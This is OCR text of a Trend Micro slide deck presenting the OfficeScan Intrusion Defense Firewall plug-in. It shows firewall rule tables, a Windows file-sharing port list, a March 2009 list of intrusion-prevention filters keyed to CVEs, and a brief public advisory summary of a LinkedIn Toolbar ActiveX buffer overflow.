
TREND MICRO™

OfficeScan 8.0/10.0
Intrusion Defense Firewall

✓ **Desktop & Laptop Protection**

✓ **OfficeScan Plug-in**

IDF Leverages OfficeScan plug-in architecture




Trend Micro OfficeScan - Microsoft Internet Explorer


Address https://osce-80-3b:4343/officescan/console/html/cgi/cgiChkMasterPwd.exe

Client tree view: Update view

Computer	IP Address	Connectio...	O.	U.	Ar...
OSCE-80-3B	10.0.1.193:21112	Online			x86



Intrusion Defense Firewall Is deployed on top of OfficeScan – no reinstall




OfficeScan 8.0/10.0 Console

Intrusion Defense Firewall


- **Enhanced OfficeScan End-point Security**
  - Enhanced firewall capabilities
    - Stateful bi-directional firewall
    - Includes pre-defined Windows security profiles
  - Intrusion Detection and Prevention
    - Protect against both known and unknown attacks
    - Shield systems until they can be patched
    - Detection only / Detection and Prevention
  - Centralized Management
    - Dashboards, logging, reports, threat tracking
    - Deployment, updates, configuration

Enhanced firewall capabilities



Name	Priority	Direction	Frame Type	Protocol	Source IP	Source MAC	Source Port
⊟ Allow (13)							
Allow solicited ICMP replies	0 - Lowest	Incoming	IP	ICMP	Any	Any	N/A
Allow solicited TCP/UDP replies	0 - Lowest	Incoming	IP	TCP+UDP	Any	Any	Any
ARP	0 - Lowest	Incoming	ARP	N/A	N/A	Any	N/A
Domain Client (TCP)	0 - Lowest	Incoming	IP	TCP	Domain Control...	Any	Domain Control...
IDENT	0 - Lowest	Incoming	IP	TCP	Any	Any	Any
Intrusion Defense Firewall Server Plug-in	0 - Lowest	Incoming	IP	TCP	Any	Any	Any
IPSec Authentication	0 - Lowest	Incoming	IP	Other: 51	Any	Any	N/A
IPSec Encryption	0 - Lowest	Incoming	IP	Other: 50	Any	Any	N/A
IPSec IKE	0 - Lowest	Incoming	IP	UDP	Any	Any	Any
OfficeScan Server	0 - Lowest	Incoming	IP	TCP	Any	Any	Any
Remote Access RPC	0 - Lowest	Incoming	IP	TCP	Any	Any	Any
Remote Access SSH	0 - Lowest	Incoming	IP	TCP	Any	Any	Any
Wireless Authentication	0 - Lowest	Incoming	Other: 888E	N/A	N/A	Any	N/A
⊟ Deny (1)							
Deny Spoofed	4 - Highest	Incoming	IP	Any	Ingress Filters ...	Any	N/A
⊟ Force Allow (11)							
DHCP Client	2 - Normal	Incoming	IP	UDP	Any	Any	DHCP Server (67)
Domain Client (UDP)	2 - Normal	Incoming	IP	UDP	Domain Control...	Any	Domain Control...
ICMP Echo Request	2 - Normal	Incoming	IP	ICMP	Any	Any	N/A
NetBios Name Service	2 - Normal	Incoming	IP	UDP	Any	Any	NetBios - ns (137)
Network Time Protocol	2 - Normal	Incoming	IP	UDP	Any	Any	Any
OfficeScan Client (Incoming) - Port 60606	4 - Highest	Incoming	IP	TCP	Any	Any	Any
OfficeScan Client (Outgoing) - Port 60606	4 - Highest	Outgoing	IP	TCP	Any	Any	60606
Windows File Sharing	2 - Normal	Incoming	IP	TCP+UDP	Any	Any	Any
WINS	2 - Normal	Incoming	IP	TCP+UDP	Any	Any	Any
WINS Registration	2 - Normal	Incoming	IP	TCP+UDP	Any	Any	Any
WINS Replication	2 - Normal	Incoming	IP	TCP+UDP	Any	Any	Any

Enhanced firewall capabilities



Firewall Rule Properties | Options | Assigned To

General Information

Name: Windows File Sharing

Description: Allow file sharing traffic

Action: Force Allow   □ Disable log

Priority: 2 - Normal

Packet direction: Incoming

Frame Type: IP   □ Not

Protocol: TCP+UDP   □ Not

Packet Source

IP: Any   □ Not

MAC: Any   □ Not

Port: Any   □ Not

Packet Destination

IP: Any   □ Not

MAC: Any   □ Not


Port: Port List: Windows File Sharing   Edit   □ Not

Specific Flags

☑ Any Flags

□ URG □ ACK □ PSH □ RST □ SYN □ FIN   □ Not

OK   Cancel   Apply



Port List Properties | Assigned To

General Information

Name: Windows File Sharing

Description: Ports used for Microsoft Windows file sharing

Port(s): (One port or port range per line)

```
137
138
139  # Netbios ports
445  # SMB
```

Supported Formats:


Port:
X   Example: 80

Range:
X-Y   Example: 20-21

Comments:
Port #Comment   Example: 80 #HTTP

OK   Cancel   Apply


Intrusion Detection and Prevention



Name	Application Type	Priority	Severity	Mode	Type	CVE
March 10, 2009 (27)						
1000341 - Microsoft Windows Server ...	Windows Services RPC Server	2 - Normal	High	Prevent	Vulnerability	CVE-2005-1206
1000343 - Microsoft Windows Plug an...	Windows Services RPC Server	2 - Normal	Critical	Prevent	Vulnerability	CVE-2005-1983
1000391 - Microsoft Windows Plug an...	Windows Services RPC Server	2 - Normal	Medium	Prevent	Vulnerability	CVE-2005-2120
1000813 - MS Windows Messenger Se...	Windows Services RPC Server	2 - Normal	High	Prevent	Vulnerability	CVE-2003-0717
1000972 - Microsoft Windows svcctl C...	Windows Services RPC Server	2 - Normal	Low	Prevent	Vulnerability	N/A
1003249 - MW6 Barcode ActiveX Barc...	Web Client Internet Explorer	2 - Normal	Critical	Prevent	Exploit	CVE-2009-0298
1003267 - Microsoft Internet Explorer...	Web Client Internet Explorer	2 - Normal	High	Prevent	Exploit	CVE-2009-0075
1003273 - Mozilla Firefox JavaScript E...	Web Client Mozilla FireFox	2 - Normal	Critical	Prevent	Exploit	CVE-2009-0353
1003274 - Mozilla Firefox Memory Cor...	Web Client Mozilla FireFox	2 - Normal	Critical	Prevent	Exploit	N/A
1003275 - Easy Grid ActiveX Arbitrary...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003276 - Synactis ALL In-The-Box Ac...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003277 - Nokia Phoenix Service Soft...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003280 - Free Download Manager .t...	Web Client Common	2 - Normal	Critical	Prevent	Exploit	CVE-2009-0184
1003281 - Toshiba Surveillance Surveil...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003282 - JamDTA ActiveX Control 'S...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003283 - IDAutomation Barcode Acti...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003284 - McAfee Viruscan GetUserR...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003285 - McAfee Security Center Mc...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003287 - LinkedIn Browser Toolbar A...	Web Client Internet Explorer	2 - Normal	Critical	Prevent	Exploit	CVE-2007-3955
1003289 - Apple iTunes/QuickTime Mal...	Web Client Common	2 - Normal	Medium	Prevent	Exploit	N/A
1003291 - Adobe Acrobat And Reader...	Web Client Common	2 - Normal	Critical	Prevent	Vulnerability	CVE-2009-0658
1003292 - Block Conficker.B++ Worm ...	Windows Services RPC Server	2 - Normal	Critical	Prevent	Exploit	CVE-2008-4250
1003293 - Block Conficker.B++ Worm ...	Windows Services RPC Client	2 - Normal	Critical	Prevent	Exploit	CVE-2008-4250
1003300 - FathFTP ActiveX Control 'D...	Web Client Internet Explorer	2 - Normal	Medium	Prevent	Exploit	N/A
1003309 - Microsoft Excel Unspecified...	Microsoft Office	2 - Normal	Medium	Prevent	Exploit	N/A
1003328 - Disallow Intra-Site Automat...	DNS Client	2 - Normal	Medium	Prevent	Smart	CVE-2009-0093
1003329 - DNS Server Response Valid...	DNS Client	2 - Normal	Medium	Prevent	Smart	CVE-2009-0234

Intrusion Detection and Prevention

Smart - One or more known and unknown (zero day) vulnerabilities
Exploit - An exact exploit, usually signature based
Vulnerability - A specific vulnerability for which one or more exploits may exist



LinkedIn Browser Toolbar ActiveX Control Buffer Overflow Vulnerability

Date Reported: July 24, 2007

Type: Input Validation Buffer Overflow


Severity: (Critical)

Description:
Buffer overflow in the IEToolbar.IEContextMenu.1 ActiveX control in LinkedInIEToolbar.dll in the LinkedIn Toolbar 3.0.2.1098 allows remote attackers to execute arbitrary code via a long second argument (varBrowser argument) to the search method.

Solution:
Apply this filter.

External References:
CVE 2007-3955
Secunia 26181
Bugtraq 25032

Vulnerable Software and Versions:
